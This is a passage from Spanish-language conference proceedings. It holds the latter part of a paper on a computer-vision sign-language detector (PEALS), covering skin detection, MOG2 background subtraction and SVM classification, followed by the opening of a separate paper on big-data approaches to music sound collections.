Con dicha técnica, el seguimiento de la cara pasa a ser muy robusto además de tener un procesamiento rápido. Además, para mejorar aún más el procesamiento en flujos de video, se hizo que solo se haga el seguimiento cada N frames, debido a que el movimiento de la cara frame a frame suele ser minúsculo y no agrega al error de los siguientes pasos.

4.4. Obtención de área de interés

Una vez obtenida la cara de la persona, se busca ahora limpiar la imagen para quedarnos solo con aquello que nos interesa a nivel de análisis, que es la mano y su forma. Para esto, buscamos eliminar el fondo y dejar solamente la mano en la imagen, para lo cual recurrimos a una combinación de las dos técnicas desarrolladas en los próximas sub-secciones.

4.4.1. Sustracción de fondo

Se parte de la idea básica de que el fondo de una imagen permanece estático o sin movimiento, por lo que si comparamos dos frames, en los que uno de ellos es la imagen al inicio, es decir, sin señas, y la otra es un frame en donde estamos haciendo una seña, al mostrar sólo la diferencia, estaríamos obteniendo aquello que está en el último frame, pero que no está en el primero. En otras palabras, obtendremos la imagen sin fondo. Esta técnica es conocida como “Resta de imágenes”. Para el caso de un video, el grado de error aumenta según las condiciones ambientales, esto es debido a que la luz que hay en la mañana es diferente a la de la tarde o más aún a la de la noche, generando sombras que hacen que la escena cambie frame a frame.

Para este problema se hace uso del algoritmo MOG2 [4]. El mismo utiliza una tasa de aprendizaje con el fin de ir adaptándose a los sutiles cambios que van surgiendo frame a frame, y de esta forma eliminar cambios menores en la escena, como ser variaciones en la luz. En la versión 2 del algoritmo MOG, se incorpora un filtro de sombras lo cual mejora considerablemente el resultado, ya que las sombras introducen mucho ruido en el procesamiento, debido a su variabilidad y a que siempre existen.

4.4.2. Detector de piel

La detección de piel es muy útil al momento de detectar partes del cuerpo humano, sin embargo, tiene una gran limitación: El color de piel varía de persona a persona, lo que puede generar falsos positivos en la imagen. Sin embargo, existen espacios de colores en los cuales el grado de error es considerablemente menor.

Con esta técnica se analiza pixel por pixel y se evalúa si se encuentra en un rango de color que sea considerado como el color de la piel. Inicialmente se lleva la imagen del espacio RGB (estándar para las cámaras convencionales) a YCbCr y HSV. Aplicamos en cada uno de esos espacios el filtro para dejar solo aquellos pixeles que tienen un color parecido al de la piel, y luego, mediante una Suma OR entre las dos imágenes, consideramos como piel, a todos aquellos pixeles que en alguno de los dos espacios de colores acusen ser piel.

4.4.3. Combinación de técnicas

Ambas técnicas analizadas presentan error debido a diferentes situaciones del ambiente.

Se han analizado en profundidad estas técnicas a nivel aislado, hasta que se llegó a la conclusión de que la mejor forma de utilizarlas era en conjunto.

En el caso de utilizar solamente MOG2, los problemas que se encontraron de forma empírica son:

- La frecuencia de la luz ambiente es interpretada por el algoritmo como movimiento, lo que introduce gran cantidad de error a medida que pasa el tiempo.
- Movimientos del cuerpo y de objetos que se encuentran en el fondo, introducen mucho error a la detección.
- Telas particulares de vestimenta, como ser Nylon, o estampados en remeras, en combinación con la incidencia de la luz ambiente, introducen gran cantidad de error, ya que son interpretados como movimiento por el algoritmo.

En el caso de utilizar solamente el detector de piel, los problemas que se registraron empíricamente fueron:

- Ciertos colores en telas u objetos, como ser el rojo, el anaranjado y el violeta, son interpretados como piel por el algoritmo.
- El algoritmo requiere muy buena iluminación para identificar correctamente la piel, de lo contrario, introduce muchos falsos positivos al cuadro.

Estos problemas individuales de cada técnica, pudieron ser superados combinándolas mediante una suma AND, y obteniendo así como resultado una imagen con los pixeles que ambas técnicas consideran parte de la mano. De esta forma, una salida corrige el error de la otra.

Para dejar más en claro el funcionamiento de esta combinación de técnicas, planteamos una situación puntual: Supongamos que una persona realiza una seña, para lo cual mueve su mano. Mediante el sustractor MOG2, esta situación es detectada. Sin embargo, a la vez

de que la persona movió la mano, se movieron otras cosas en el cuadro analizado, como podría ser el cuerpo de la persona, o algún objeto del fondo. Sin embargo, al analizar el detector de piel, todo aquello que se movió, pero que no se corresponde con la tonalidad de la piel, se descarta. Asimismo, si hubiera algún objeto, por ejemplo, de color anaranjado, en el fondo, este se tomaría como piel por su parecido respecto a la gama de colores, pero al permanecer estático, el MOG2 no lo tomaría, y no sería incluido en la salida final.

4.5. Identificación de mano sobre cara

En la lengua de señas argentina existen señas que son realizadas con la mano sobre la cara.

Esto es todo un desafío, ya que en la cara hay mucho movimiento natural (pestaños, movimiento de nariz, labios, etc), por lo que aplicar un filtro de fondo como el MOG2 no tiene sentido. Del mismo modo, la detección de piel tampoco es adecuada ya que tanto la mano como la cara tienen la misma tonalidad de colores. Sin embargo, ésta técnica se puede utilizar como complemento para descartar partes de la imagen que no correspondan a la cara y que puedan agregar al error.

Partiendo del recuadro de la cara obtenido en los puntos [3.1] y [3.2], aplicamos el filtro de piel para remover todas las partes de la imagen que no son necesarias.

Como dijimos anteriormente, el rostro de una persona tiene muchos movimientos que pueden ser realizados de manera inconsciente o natural, pero, por lo general, estos movimientos son pequeños. Es por eso que si consideremos una serie de imágenes, una del rostro de una persona y en las siguientes de una mano que pasa por encima, y a éstas imágenes las analizamos con flujo óptico (optical flow [13]), se puede observar que los vectores de movimientos que más varían se corresponden con la zona por donde pasa la mano. Esto se debe a que el cambio es mayor. Con esto, solo incluimos en el resultado el área donde el movimiento es mayor respecto al primer frame, dejando así, solo la zona donde se ubica la mano.

Con el filtro del flujo óptico, tendremos despejada el área de la mano, pero también se agregan zonas extras por los movimientos de la cara, como ser un giro. Es por esto que podemos agregar un filtro más, usando una técnica parecida a la usada en [2.1.1.2]. En el primer frame, donde detectamos la cara, analizamos los puntos claves, los cuales guardamos, y analizamos de nuevo los puntos claves en los frames siguientes, donde ya hicimos el filtro de movimiento. Así se observa que aparecen puntos claves nuevos en el área de la mano, mientras que los correspondientes a las partes de la cara en donde no está la mano permanecen. Estos últimos puntos son los

que eliminamos, dejando más limpia nuestra área de interés.

Podemos observar, que dichos filtros tienen un gran porcentaje de éxito mientras más grande sea el movimiento sobre la cara, pero aumentan su error cuando el movimiento es pequeño.

Por último, es necesario identificar la región de la cara donde se encuentra la mano. Para esto, se divide el rostro en 4 partes teniendo como centro de la imagen a la nariz. Para ayudar al entrenamiento de la red SVM, se le asignó a cada región un color en escala de grises. Dado a que el resultado del filtro de mano es una imagen binaria (0,1), la multiplicación por la imagen de colores, va a remover la parte con 0 y dejar solo en el color correcto la parte con 1.

4.6. Identificación de la mano en el resto de la imagen

El principal desafío es aquí separar la mano del brazo. Es por eso que para realizar el análisis, nos centramos en la convexidad de la mano.

Cuando analizamos la forma de la mano observamos que se puede obtener por cada punta de dedo, un punto convexo, y por cada espacio entre los dedos, se pueden calcular los defectos de convexión. A su vez, también podemos obtener dos puntos convexos para la muñeca, aunque según la pose, estos pueden estar o no presentes; y otros dos que pueden ser la parte final del brazo. Con estos datos calculados, notamos que la mayoría de los puntos se concentran en la zona de la mano, por lo que podemos dejar sólo aquellos puntos más cercanos al punto más alto. Hecho esto, solo queda envolver todos los puntos resultantes, obteniendo así como salida, la mano separada del resto de la imagen.

Dado que el resultado hasta este punto es una imagen binaria, buscaremos identificar los bordes de la misma para aumentar el nivel de detalle y así brindarle una mejor imagen como entrada a la red. Para ello, obtenemos un rectángulo que abarca todos los puntos convexos, denominándolo "Región de Interés (ROI)". Paso siguiente, multiplicamos la imagen RGB dentro del ROI por la imagen binaria, lo que hará que sólo quede la imagen a color con la mano. Seguidamente aplicamos el algoritmo de Canny [2] para detectar los bordes [3] y al resultado lo unimos con la imagen binaria anterior, pero con un color gris para poder diferenciarlo. De esta manera, obtenemos una imagen en escala de grises sólo de la mano y con los bordes incluidos, lista para pasar a la red SVM con el detalle suficiente para un entrenamiento y clasificación óptimos.

5. Entrenamiento y clasificación utilizando red SVM

En los siguientes apartados se presenta el proceso de entrenamiento y clasificación del detector de señas de PEALS, el cual se basa fundamentalmente en la red SVM. Es por esto que describimos brevemente sus características fundamentales.

SVM, Support Vector Machine, o en español, máquina de vectores de soporte, permite que, dado un conjunto de ejemplos de entrenamiento (de muestras) podamos etiquetar las clases y entrenar una SVM para construir un modelo que prediga la clase de una nueva muestra. Intuitivamente, una SVM es un modelo que representa a los puntos de muestra en el espacio, separando las clases a 2 espacios lo más amplios posibles mediante un hiperplano de separación definido como el vector entre los 2 puntos, de las 2 clases, más cercanos al que se llama vector soporte. Cuando las nuevas muestras se ponen en correspondencia con dicho modelo, en función de los espacios a los que pertenezcan, pueden ser clasificadas a una o la otra clase. Más formalmente, una SVM construye un hiperplano o conjunto de hiperplanos en un espacio de dimensionalidad muy alta (o incluso infinita) que puede ser utilizado en problemas de clasificación o regresión [11].

5.1. Entrenamiento

Como ya se ha mencionado en anteriores apartados, el funcionamiento del detector de señas involucra un entrenamiento previo, que permite luego, realizar la clasificación. Durante esta etapa de entrenamiento, se ingresan a la red SVM una serie de 50 imágenes procesadas que corresponden a una determinada clase (la seña en cuestión), indicando explícitamente cuál es esa clase.


La elección de esta cantidad de imágenes, fue hecha en base a un estudio experimental.

Se tuvo en cuenta que mientras mayor es la cantidad de imágenes con las cuales se entrena una clase en particular, mayor es el detalle y la información con la que se nutre la red SVM, pero también, un exceso de imágenes de entrenamiento para una clase, puede causar que la red se estrese y se pierda calidad en la clasificación.

Para llevar a cabo esta tarea, se diseñó una aplicación sencilla que entrena la red con las clases e imágenes de entrenamiento que el usuario desea, y luego se somete automáticamente a la red a una prueba con imágenes de las cuales se conoce su clase y obteniendo finalmente un porcentaje de acierto de las clasificación.


Mediante este método, el mejor porcentaje de acierto se obtuvo con 50 imágenes de prueba por clase, el cual fue de un 95%.

Al entrenar la red SVM, el algoritmo genera un archivo XML conteniendo la información del entrenamiento efectuado. El detector de señas hace uso de la implementación SVM proporcionada por la librería OpenCv. Cuando se invoca a la funcionalidad de entrenamiento, el detector busca en el sistema de archivos la URL ingresada por el usuario en la interfaz gráfica y genera el archivo SVM tomando tantas clases como carpetas haya en esa URL, y entrenando cada clase con el contenido de esa carpetas. Para la aplicación práctica real del detector se utilizaron 50 imágenes por cada clase para el entrenamiento, cantidad que se determinó empíricamente.



5.2. Clasificación


Una vez entrenada la red, cuando ya disponemos de nuestro modelo de clasificación SVM en un archivo XML, podemos pasar a la etapa de clasificación, que consiste básicamente en darle al detector de señas una imagen procesada como entrada (las obtenidas por la cámara web luego de ser procesadas por el detector) y exponerlas al clasificador SVM, el cual indica la clase con la cual, la imagen de entrada se encuentra a menor distancia. Esta clase será, de acuerdo al clasificador SVM, la clase más probable a la cual corresponda la imagen de entrada. Para disminuir el error y la clasificación cuando no se encuentra la mano en el frame de la imagen, una de las clases utilizadas para entrenar, es una imagen completamente negra.




6. Interfaz de usuario

El módulo de detección de señas de PEALS ofrece al usuario dos interfaces. Una con un diseño relajado y sin muchos detalles, que permite un trabajo rápido en condiciones óptimas, y otra que brinda más detalles y permite la modificación de parámetros en tiempo real para ajustarse a las condiciones del ambiente. Esta última fue utilizada solo para pruebas y ajustes, por lo cual no está disponible aún para el usuario. De todas maneras, se presenta en este apartado una descripción de los parámetros que se pueden personalizar.


La primera interfaz es la siguiente:




Al presionar “Iniciar” se realiza el procedimiento descrito en el apartado 2.1.1.



Si se tilda la opción “Clasificar”, se realiza el procedimiento indicado en [2.1.2] y [2.1.3] y se muestra el resultado del procesamiento de la imagen en el cuadro de la derecha, como se observa en la siguiente captura:




Para agregar una imagen a la estructura de imágenes utilizadas para el entrenamiento, debemos colocar el nombre de la clase, realizar la seña para obtener la imagen a guardar, y presionar el botón “Agregar Etiqueta”. Esto simplemente guarda la imagen en una carpeta especificada por configuración para luego ser utilizada en el entrenamiento o comprobación del entrenamiento, de acuerdo se seleccione la opción “Train” o “Test”.



Si se presiona el botón “Entrenar”, el sistema crea un nuevo archivo de entrenamiento basado en las imágenes que existan en la estructura de directorios definido por configuración.


Siempre que la tilde de “Clasificación” esté activo, el sistema estará clasificando la imagen de entrada.



Si seleccionamos la opción “Es cara”, el detector considera solo la sección de la cara.



Respecto a la segunda interfaz, como ya se mencionó anteriormente, no está disponible para el usuario, pero se muestra una captura de pantalla a modo esquemático y se hace énfasis en la explicación de los parámetros personalizables que permiten mejorar la calidad de detección y clasificación.



Los parámetros que se pueden personalizar son:

- Smooth
- Hsv: El modelo HSV (del inglés Hue, Saturation, Value – Matiz, Saturación, Valor), también llamado HSB (Hue, Saturation, Brightness – Matiz, Saturación, Brillo), define un modelo de color en términos de sus componentes.
- Treshold: Si el valor de un pixel es mayor que un valor threshold, se le asigna a ese pixel un determinado color (por ejemplo blanco). De otra forma, se le asigna otro color (por ejemplo negro)
- Erode: Si todos los píxeles vecinos al pixel de estudio pertenecen al objeto, entonces el pixel de estudio también pertenece al objeto. (Si alguno de los píxeles vecinos al pixel de estudio no pertenece al objeto entonces ese píxel de estudio tampoco pertenece al nuevo objeto).

- Dilate: Si alguno de los píxeles vecinos al pixel en estudio pertenece al objeto entonces el pixel de estudio también pertenece al objeto
- Apertura: Primero se hace una erosión y luego una dilatación.
- Cierre: Primero se hace una dilatación y luego una erosión
- Área Máxima / Área Mínima: Medida en píxeles cuadrados.

7. Limitaciones

El módulo de detección de señas presenta diversas limitaciones, las cuales se busca mitigar con futuros trabajos de optimización de los procesos. Estas incluyen:

- Condiciones de luz: Las distintas condiciones lumínicas, como ser, luz natural, luz cálida o luz neutra, afectan considerablemente, principalmente, a la técnica de sustracción de fondo (MOG2), lo que repercute en la incorporación de ruido a la imagen. Sin embargo, mediante el ajuste de ciertos parámetros de configuración del procesador de imágenes, este ruido desaparece. Por lo cual, lo que se plantea para futuros desarrollos es realizar un proceso de ajuste automático de parámetros para eliminar el ruido.
- Segmentación de la mano: El método para separar la mano del brazo, es un método que tiene un buen funcionamiento general, pero que, ante determinadas señas segmenta incorrectamente la imagen. Esto es debido a que trabaja en base al centro de gravedad, el dónde, ante señas con poca masa en la zona de la mano, como ser la letra B, se pierde precisión. La propuesta es implementar un algoritmo más preciso para la segmentación de la mano, que tome en cuenta otras variables para la separar la mano del brazo.
- Estrés de la red: A medida que se incorporan nuevas señas a la red neuronal SVM, se incrementa la posibilidad de que la red se colapse y deje de clasificar correctamente todas las señas que maneja. Para evitar esta restricción, se plantea generar una red SVM cada 15 señas, agrupadas bajo algún criterio a definir. Partiendo de la base que este detector de señas es utilizado por un sistema que conoce de antemano cual es la seña que el usuario debería hacer, es fácil que dicho detector de señas cargue y opere con el archivo de clasificación correspondiente.

8. Conclusión

La educación especial en general, y particularmente, la educación de niños hipoacúsicos, es lamentablemente un campo postergado a nivel tecnológico en nuestro país. Encontramos muchas propuestas para la educación, por ejemplo, de personas con discapacidades visuales, con gran innovación y de alto impacto para mejorar la calidad de vida y de aprendizaje de estas personas. En el caso de la hipoacusia, son muy pocas las alternativas. P.E.A.L.S. en general, y su módulo de detección de señas en particular, son una herramienta inclusiva que busca quebrar la brecha y fomentar el uso de la tecnología por parte de los alumnos y docentes. En un mundo en donde las redes sociales y el uso de las redes sociales están a la orden del día, una herramienta de estas características es de gran ayuda.

La principal complejidad de este desarrollo fue la utilización de cámaras web de baja resolución para capturar imágenes y procesarlas en tiempo real, obteniendo la mano limpia y aislada del fondo y del resto del cuerpo, solo conservando su forma y su posición en el espacio respecto al cuerpo. De esta forma y una vez resuelto esta dificultad, se trabajó con una red neuronal SVM, aprovechando la implementación ofrecida por OpenCV, para descomponer la mano obtenida y clasificarla, tanto para entrenar la red, como para reconocer una seña.

Si bien el resultado actual es altamente positivo y permite detectar señas correctamente, hay ciertas limitaciones como ser, la influencia de la luz en la presencia de ruido, la cantidad de señas clasificadas en un espacio SVM y la separación de la mano del cuerpo, que se pretende resolver en futuras versiones del módulo.

En las pruebas que se han llevado a cabo en ambientes reales, se ha concluido que el sistema requiere ajustes en sus parámetros de procesamiento ante condiciones de iluminación no favorables. Al modificar estos parámetros, el procesamiento mejora considerablemente, pero no es este un proceso automático. Para obtener un buen resultado sin modificaciones de configuración, se debe trabajar en un ambiente bien iluminado, ya sea con luz natural o luz blanca y un fondo listo, evitando colores rojos tanto en el fondo como en la vestimenta, ya que este color introduce ruido al confundirse con la piel fácilmente. Se notó además que las luces amarillas, por sus bajas frecuencias, incorporan ruido al procesamiento, el cual solo puede eliminarse modificando parámetros en la detección.

Se logró una herramienta que cumple con su objetivo inicial, y que, si bien requiere seguir trabajando, ofrece un buen punto de partida para trabajar e implementar en casos reales. El módulo de detección de señas de PEALS logró integrar un trabajo de investigación teórico y conceptual, con una necesidad y una falencia en la

sociedad argentina, llevando a la práctica un módulo dentro de una plataforma educativa web totalmente implementable en las escuelas de hoy en día de nuestro país.

9. Referencias

- [1] Paul Viola and Michael Jones, "Rapid Object Detection using a Boosted Cascade of Simple Features," 2001
- [2] Canny, J., A Computational Approach To Edge Detection, IEEE Trans. Pattern Analysis and Machine Intelligence, 8(6):679–698, 1986.
- [3] Zhou, P., Ye, W., & Wang, Q. (2011). An Improved Canny Algorithm for Edge Detection. Journal of Computational Information Systems, 7(5), 1516-1523.
- [4] Piccardi (October 2004). Background subtraction techniques: a review (PDF). IEEE International Conference on Systems, Man and Cybernetics. 4. pp. 3099–3104. doi:10.1109/icsmc.2004.1400815.
- [5] Wren; A. Azarbayejani; T. Darrell; A. Pentland (July 1997). "Pfinder: real-time tracking of the human body" (PDF). IEEE Transactions on Pattern Analysis and Machine Intelligence. 19 (7): 780–785. doi:10.1109/34.598236. Archived from the original (PDF) on 2007-06-09.
- [6] C. Stauffer; W. Grimson (August 1999). Adaptive background mixture models for real-time tracking (PDF). IEEE Computer Society Conference on Computer Vision and Pattern Recognition. 2. pp. 246–252. doi:10.1109/CVPR.1999.784637.
- [7] Arya, Garvit (Mar 30, 2016). "Human-Computer Interaction based on Real-time Motion Gesture Recognition." (PDF). Ess & Ess Research Publications. doi:10.15680/IJIRCC.2016.0403106.
- [8] Enrique Antón López "Reconocimiento automático de lenguaje de signos:Lenguaje ASL" <http://www.maia.ub.es/~sergio/linked/enrique09.pdf>
- [9] Arpit Mittal "Hand detection using multiple proposals" <http://www.robots.ox.ac.uk/%7Evvg/publications-new/Public/2011/Mittal11/mittal11.pdf>
- [10] Georg Nebehay and Roman Pflugfelder, "Clustering of Static-Adaptive Correspondences for Deformable Object Tracking," IEEE Computer Vision and Pattern Recognition, pp 2784-2791, 2015
- [11] Cortes, C.; Vapnik, V. (1995). "Support-vector networks". Machine Learning. 20 (3): 273–297. doi:10.1007/BF00994018.
- [12] Hsu, Chih-Wei; Chang, Chih-Chung & Lin, Chih-Jen (2003). A Practical Guide to Support Vector Classification (PDF) (Technical report). Department of Computer Science and Information Engineering, National Taiwan University.
- [13] James J. Gibson "Optical Flow", 1940
- [14] Krystian Mikołajczyk and Jiri Matas "Tracking-Learning-Detection", IEEE TRANSACTIONS ON PATTERN ANALYSIS AND MACHINE INTELLIGENCE, VOL. 6, NO. 1, JANUARY 2010

[15] <http://www.lavoz.com.ar/ciudadanos/con-tecnologia-de-videojuegos-crearon-un-traductor-de-senas>

Aproximación de Big Data a las Colecciones Musicales

Hernán Ordiales
Facultad de Ingeniería
Universidad de Palermo
Buenos Aires, Argentina
hordia@palermo.edu

Gabriel M. Barrera
Facultad de Ingeniería
Universidad de Palermo
Buenos Aires, Argentina
gbarre4@palermo.edu

Abstract

Frente a la cantidad de información de uso libre disponible en Internet y la necesidad de explorar más allá de las fronteras estéticas impuestas por el software de uso habitual en la música, se desarrolló un nuevo framework de trabajo que explota las bases de datos de sonidos online en cuasi tiempo real. El mismo se apoya en herramientas preexistentes de Software Libre y protocolos estándares de comunicación, así como aprovecha tecnologías disponibles gracias al auge actual de Big Data, Analytics y Machine Learning. El resultado es un sistema distribuido que utiliza descriptores sonoros basados en algoritmos de extracción de características para explorar de forma inteligente bases de datos locales o remotas y encontrar sonidos con propiedades tímbricas bien definidas. Luego, estos son transformados, mezclados y sintetizados en tiempo real. Más allá de facilitar la reutilización de sonidos, también promueve la colaboración entre artistas permitiendo que múltiples usuarios o clientes accedan a la API de forma concurrente. Entre las posibles aplicaciones, además de funcionar como herramienta de búsqueda o instrumento experimental en una agrupación, puede ser usado de forma automatizada e independiente, por ejemplo como parte de una instalación multimedia.

1. Introducción

Hoy en día es habitual que músicos diferentes utilicen las mismas herramientas para componer o realizar presentaciones en vivo. Lo cual inevitablemente trae aparejado que los resultados obtenidos compartan las mismas limitaciones estéticas. Ya sea al ejecutar los mismos instrumentos electrónicos o utilizando el mismo software para aplicar efectos o realizar procesos de síntesis. Por otro lado, las disciplinas asociadas al *Big Data*, *Analytics* y *Machine Learning* (aprendizaje au-

tomático) están siendo fuertemente utilizadas en todos los ámbitos, dejando como consecuencia indirecta una mayor facilidad de acceso a los recursos informáticos que las posibilitan. La creciente cantidad de información disponible en las redes públicas y algunos softwares preexistentes para la síntesis y procesamiento en tiempo real, que habitualmente parecen reservados solo para un grupo de usuarios expertos, dan lugar a la aparición de nuevos enfoques en cuanto a técnicas de ejecución y composición musical.

Además, las posibilidades existentes de interconexión, casi inherentemente alientan el desarrollo de procesos colaborativos por sobre los individuales.

Este contexto es favorable para que surjan nuevos instrumentos que hagan usos novedosos de la amplia cantidad de información disponible en Internet. En este trabajo se combinan herramientas de *Music Information Retrieval* (MIR), manejo de grandes bases de datos, síntesis en tiempo real y controladores externos para proponer nuevas formas de acercamiento a los sonidos compartidos con licencias libres en la web. En particular proponiendo un framework de trabajo que los explote, integrando las mencionadas disciplinas.

1.1. Trabajos relacionados

Aunque existen muchas publicaciones acerca de Big Data (datos masivos), usos de *Music Information Retrieval* o sobre performances musicales basadas en tecnología y experimentación, existen muy pocos trabajos que combinen todas estas disciplinas, y aún menos con fines creativos. Uno de ellos, desarrollado por el Music Technology Group (Universidad Pompeu Fabra) identifica loops en audio desestructurado y presenta un prototipo de un instrumento musical, pero no se focaliza en este ni en la generación de performances con fines artísticos sino en la identificación mencionada [25]. Por otra parte, está acotado al uso de sonidos de Free-sound.org y en el uso de su API [1], la cuál es de libre

uso, pero cerrada a nivel código fuente. Centrándose en el MIR, existe trabajo interesante que apunta a clasificar u organizar grandes bases de datos [2] [23] o colecciones musicales [27]. También con aspiraciones pedagógicas [28] útiles para aprender nociones musicales básicas, pero que dejan de lado las ejecuciones profesionales. Y sistemas para la exploración de colecciones musicales de forma gráfica, permitiendo la navegación a través de representaciones visuales [7] para luego poder escuchar las muestras (samples) o tracks de audio. En cuanto a arquitecturas de red y trabajo colaborativo en la música, existen publicaciones [16][6] en las cuales se proponen frameworks para composición algorítmica o performances utilizando instrumentos digitales. En particular, y utilizando la citada API de Freesound, el trabajo de Evan Merz [20] primero organiza colecciones de sonidos utilizando la métrica de similaridad que provee el sitio y relaciones léxicas vía otra API (Wordnik), para componer obras de forma automática, utilizando inteligencia artificial.

Por otra parte, hay gente que esta empezando a hablar del Machine Learning como la nueva interfaz de usuario (IU) [13][21]. Gracias a las posibilidades de adaptación de esta, basada en el feedback de los usuarios y los datos recolectados (track data usage). Estas herramientas interactúan minimizando errores, optimizando procesos y dejando una mejor experiencia para el usuario final. En este ámbito, estas técnicas permitirían adaptar o proponer nuevas IU para controlar el sonido en tiempo real durante las performances en función de los usos más habituales o que se juzguen de interés, haciendo que la interfaz pase a formar parte de la experiencia única de la performance en vivo.

En cuanto a la sonificación, utilizando datasets disponibles online, se encuentra el proyecto ATLAS el cuál traduce datos en sonido, mapeándolos en notas y en ritmos [11].

Para dar un contexto de la cantidad de material online por explotar, recientemente se alcanzó la marca de un billón de trabajos licenciados como *Creative Commons* (CC) [19] [8] de todo tipo y su número continua en alza. Una gran parte, incluye audio como contenido. Aparte de videos, se encuentran muestras de sonidos (samples), grabaciones de voz y hasta piezas musicales completas hospedadas en plataformas online como Freesound, Jamendo, RedPanal, ccMixter, Archive.org y otras. También existen iniciativas como Europea que recopilan contenido de bibliotecas nacionales e instituciones y las disponibilizan al público en general [9].

Este trabajo, más allá del desarrollo de un framework de trabajo y de contar con un enfoque de Big Data aplicado a colecciones musicales, explora posibles nuevas interfaces, teniendo entre sus objetivos la mo-

dularidad (permitiendo intercambiar componentes), el ser implementado con y como Software Libre y el uso protocolos abiertos de amplio uso en la industria.

2. ¿Qué es MIR?

De las siglas Music Information Retrieval (recuperación de la información musical) se trata de una ciencia interdisciplinaria que busca extraer información de la música. Entre otras cosas, agrupa una serie de algoritmos que permiten obtener metadata del audio, calculando valores que lo describan de alguna forma de interés. Estos valores se denominan descriptores o *features*. Como se explicará más adelante, esto puede utilizarse para definir las características deseadas de un sonido, haciendo que el usuario o compositor piense en términos de descriptores MIR, ampliando así el lenguaje y posibilidades. Algunos ejemplos, dentro de los más comúnmente usados son el BPM (*beats* por minuto o tempo) el spectral centroid (centro de gravedad del espectro), duración del archivo, contenido en alta o baja frecuencia, *key* (clave musical) onsets (la ubicación temporal de los comienzos de eventos musicales), cantidad de disonancia armónica y spectral complexity (índice de complejidad del espectro) [14]. La lista de descriptores posibles es amplia y no está limitada, ya que cualquier parámetro de interés plausible de ser calculado sirve como tal. Muchas veces puede ser necesario trabajar con más de un valor por archivo, para poder tener una mayor granularidad y conocimiento sobre la evolución temporal del sonido dentro del sample. Excepto para descriptores como el BPM o el *key*, dónde tiene sentido que sean valores únicos, se calcula un vector de valores, el cual se obtiene dividiendo el archivo en frames (cuadros) de igual longitud. 